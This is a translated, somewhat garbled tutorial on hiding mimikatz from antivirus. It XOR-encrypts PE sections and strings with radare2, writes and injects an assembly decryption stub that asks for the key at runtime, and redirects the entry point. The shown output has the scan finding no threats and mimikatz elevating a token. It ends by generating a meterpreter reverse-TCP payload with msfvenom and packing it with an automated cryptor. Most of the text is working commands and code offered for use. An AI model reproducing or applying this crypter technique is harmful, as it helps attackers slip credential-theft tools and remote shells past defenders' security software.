
Oddly enough, the classic xor of an executable file with a dynamic key still works successfully against even the most formidable antiviruses. For example, let's take some very fawn executable file andcrypt everything you can with a simple xor. The crypt of the .text and .data sections looks something like this.



```
~/src/pe » cp /usr/share/windows-resources/mimikatz/Win32/mimikatz.exe .
------------------------------------------------------------------------------------------------
~/src/pe » r2 -w mimikatz.exe                                                04.06.2021 13:52:44
Invalid macro body
 -- Welcome to IDA 10.0.
[0x0048cf62]> iS
[Sections]

nth paddr          size vaddr         vsize perm name
―――――――――――――――――――――――――――――――――――――――――――――――――――――

0   0x00000400  0x92600 0x00401000  0x93000 -r-x .text
1   0x00092a00  0x4be00 0x00494000  0x4c000 -r-- .rdata
2   0x000de800   0x3800 0x004e0000   0x5000 -rw- .data
3   0x000e2000   0x4000 0x004e5000   0x4000 -r-- .rsrc
4   0x000e6000   0x7600 0x004e9000   0x8000 -r-- .reloc


[0x0048cf62]> wox 77 @0x00401000!0x92600
[0x0048cf62]> wox 77 @0x004e0000!0x3800
[0x0048cf62]> 
```

Xor with the key 0x77 the specified addresses and sizes


Now hide the version information.



```
[0x0048cf62]> iR | grep -A 7 'Resource 4'
Resource 4
  name: 1
  timestamp: Tue Jan  1 00:00:00 1980
  vaddr: 0x004e5150
  size: 940
  type: VERSION
  language: LANG_ENGLISH
[0x0048cf62]> wox 77 @0x004e5150!940
[0x0048cf62]> 
```

Encrypt executable

resources The .rdata section contains almost all fawn strings. But here's the trouble, the directories of import tables and deferred imports are projected on it, which cannot be touched, otherwise the file will not start. So just find the area in this section where the strings are mostly contained and encrypt it.



```
[0x0048cf62]> iz | grep rdata | grep utf | head -n 5
8    0x00093470 0x00494a70 45  92   .rdata  utf16le ERROR kull_m_acr_init ; SCardConnect:
0x%08x\n
9    0x000934d0 0x00494ad0 50  102  .rdata  utf16le ERROR kull_m_acr_finish ; SCardDisconn
ect: 0x%08x\n
10   0x00093538 0x00494b38 7   16   .rdata  utf16le ACR  >
11   0x00093550 0x00494b50 5   12   .rdata  utf16le R  <
12   0x0009355c 0x00494b5c 12  26   .rdata  utf16le SCardControl
grep: ошибка записи: Обрыв канала
grep: ошибка записи: Обрыв канала
[0x0048cf62]> iz | grep rdata | grep utf | tail -n 5
4854 0x000da7b8 0x004dbdb8 4   10   .rdata  utf16le OK !
4855 0x000da7c8 0x004dbdc8 79  160  .rdata  utf16le ERROR kuhl_m_sekurlsa_msv_enum_cred_ca
llback_pth ; kull_m_memory_copy (0x%08x)\n
4856 0x000da868 0x004dbe68 41  84   .rdata  utf16le n.e. (KIWI_MSV1_0_PRIMARY_CREDENTIALS
KO)
4857 0x000da8c0 0x004dbec0 33  68   .rdata  utf16le n.e. (KIWI_MSV1_0_CREDENTIALS KO)
4862 0x000daa27 0x004dc027 4   6    .rdata  utf8    B}Ô% blocks=Basic Latin,Latin-1 Supple
ment
[0x0048cf62]> wox 77 @{0x00494a70 0x004dc027}
[0x0048cf62]>
```


Find the area containing the strings and encrypt

it Since we have all encrypted in the executable file, when you run its offsets in the code will not be correctly adjusted according to the location address. Therefore, you still have to disable ASLR:

Code:

```
PE->NT headers->Optional header->DllCharacteristics |=0x40
```

Now is the time to check out what we've all hidden and our mimikatz is no longer suspicious.



Проверка из контекстного меню

Проверка из контекстного меню

Завершено меньше минуты назад
Длительность: 1 секунда

Проверен файл: 1
Угрозы не обнаружены.

All malicious content successfully hidden

Perfectly. Only while our file is not working, since everything in it is encrypted. Before further action, I recommend that you try running the file in the debugger to make sure that the PE structures are not corrupted and the file is valid.
Now we need to write a small machine code to
decipher. And, importantly, the key will be set at run time, that is, it will not be stored anywhere in the

code. Therefore, running the application in the antivirus sandbox should not detect threats.
Our xor_stub.asm will save the initial state and add write rights to encrypted partitions.

```
BITS 32

pusha
pushf

;make .text -rwx-
push esp
push 0x40 ;PAGE_EXECUTE_READWRITE
push 0x93000
push dword 0x00401000
mov eax, 0x76824347 ;VirtualProtect
call eax

;make .rdata -rw--
push esp
push 0x04 ;PAGE_READWRITE
push 0x4c000
push dword 0x00494000
mov eax, 0x76824347 ;VirtualProtect
call eax
```

Change permissions encrypted partitions

Here and on, don't forget to change the addresses of WinAPI functions to your values. Now we will adjust the entry point, as it will be inserted into it a little later jump on this code.

```
;restore entry0
mov ebx, 0x0048cf62 ;entry0
mov eax, 0x7732ee9f
mov [ebx], eax
add ebx, 4
mov al, 0x77
mov [ebx], al
```


Restore entry

point instructions Ask the user for a decryption key and execute de-xor all encrypted areas.

```
push esp
mov eax, 0x769a8ce9 ;gets
call eax
add esp, 4
pop edx

;decrypt .text 0x00401000 +0x93000
mov ecx, 0x92600
mov ebx, 0x00401000
dexor_text:
xor byte [ebx], dl
add ebx, 1
loop dexor_text
```

Request a key and decrypt the interrupted areas


Finally, we restore the initial state, adjust the stack and move to the entry point.



```
popf
popa
add esp, 0x620
mov eax, 0x0048cf62 ;fix stack and run entry0
jmp eax
```

Return to the entry


point It's time to add an empty r-x section to mimikatz where we will place our xor_stub.



```
~/src/pe » ./add_section.py mimikatz.exe .upx r-x                04.06.2021 15:16:41

~/src/pe » rabin2 -S mimikatz.exe                                04.06.2021 15:16:53
[Sections]

nth paddr          size vaddr         vsize perm name

0   0x00000400  0x92600 0x00401000  0x93000 -r-x .text
1   0x00092a00  0x4be00 0x00494000  0x4c000 -r-- .rdata
2   0x000de800   0x3800 0x004e0000   0x5000 -rw- .data
3   0x000e2000   0x4000 0x004e5000   0x4000 -r-- .rsrc
4   0x000e6000   0x7600 0x004e9000   0x8000 -r-- .reloc
5   0x000ed600   0x1000 0x004f1000   0x1000 -r-x .upx
```

Add a section where the decryption


code will be inserted Now compile this assembly code and paste it into the partition you just created.



```
~/tmp » nasm xor_stub.asm                                         04.06.2021 15:21:03

~/tmp » r2 -w mimikatz.exe                                        04.06.2021 15:21:06
Invalid macro body
Cert.dwLength must be > 6
 -- Buy a Mac
[0x0048cf62]> s section..upx
[0x004f1000]> wff xor_stub
[0x004f1000]> pd
            ;-- section..upx:
            0x004f1000      60             pushal              ; [05] -r-x section
 size 4096 named .upx
            0x004f1001      9c             pushfd
            0x004f1002      54             push esp
            0x004f1003      6a 40          push 0x40           ; '@' ; 64
            0x004f1005      68 00 30 09 00 push 0x93000
            0x004f100a      68 00 10 40 00 push section..text  ; 0x401000 ; "Q\xa1
LAN"
            0x004f100f      b8 47 43 82 76 mov eax, 0x76824347
            0x004f1014      ff d0          call eax
            0x004f1016      54             push esp
            0x004f1017      6a 04          push 4              ; 4
```

Compiling and inserting code to decrypt


At the end, let's not forget to jump from the entry point to our code.



```
[0x0048cf62]> pd 2
            ;-- entry0:
            ;-- eip:
            0x0048cf62      9f                     lahf
            0x0048cf63      ee                     out dx, al
[0x0048cf62]> wa jmp section..upx
Written 5 byte(s) (jmp section..upx) = wx e999400600
[0x0048cf62]> pd 2
            ;-- entry0:
            ;-- eip:
        ┌─< 0x0048cf62      e9 99 40 06 00         jmp section..upx
        │   0x0048cf67      9e                     sahf
[0x0048cf62]> 
```

Transfer control to the decryption


code Done. Run and enter the key with which we encrypted - in my case, it is the w character (0x77).



```
w

  .#####.   mimikatz 2.2.0 (x86) #18362 Jan  4 2020 18:59:01
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\
384     {0;000003e7} 0 D 12352          NT AUTHORITY\   (04g,30p)       Primary
 -> Impersonated !
 * Process Token : {0;0003b129} 1 D 857277      WIN7X64VM\admin S-1-5-21-1365039
009-2241963567-2899790602-1000  (15g,23p)       Primary
 * Thread Token  : {0;000003e7} 0 D 895518      NT AUTHORITY\   (04g,30p)
Impersonation (Delegation)

mimikatz # _
```

Executing malicious code bypassing the


antivirus That's all. Having automated this process a little, let's try to run Meterpreter.



```
~/src/pe » msfvenom -p windows/meterpreter_reverse_tcp LHOST=10.0.0.1 LPORT=4444 -f exe
-o meter.exe 2> /dev/null
------------------------------------------------------------------------------------------
~/src/pe » ./cryptor.py meter.exe                                    15.07.2021 14:08:00
[+] crypted section .text 45055 bytes
[+] crypted section .rdata 3617 bytes
[+] crypted section .data 16383 bytes
[+] crypted section .rsrc 4095 bytes
[+] crypted section .jigr 177663 bytes
[+] enable CUI Subsystem
[+] IAT 0x40c018: b'LoadLibraryA' -> LoadLibraryA
[+] IAT 0x40c01c: b'GetProcAddress' -> GetProcAddress
[*] 6 crypted ranges
[+] add section ".upx", rwx, 0x10c6 bytes
[+] change section ".rsrc", w
[+] change section ".rdata", w
[+] change section ".text", w
[+] change section ".jigr", w
[+] change section ".data", w
[*] inject section: b'.upx\x00\x00\x00\x00' 0x442000
------------------------------------------------------------------------------------------
~/src/pe » ▯                                                         15.07.2021 14:08:30
```

Automatic encryption in the described way

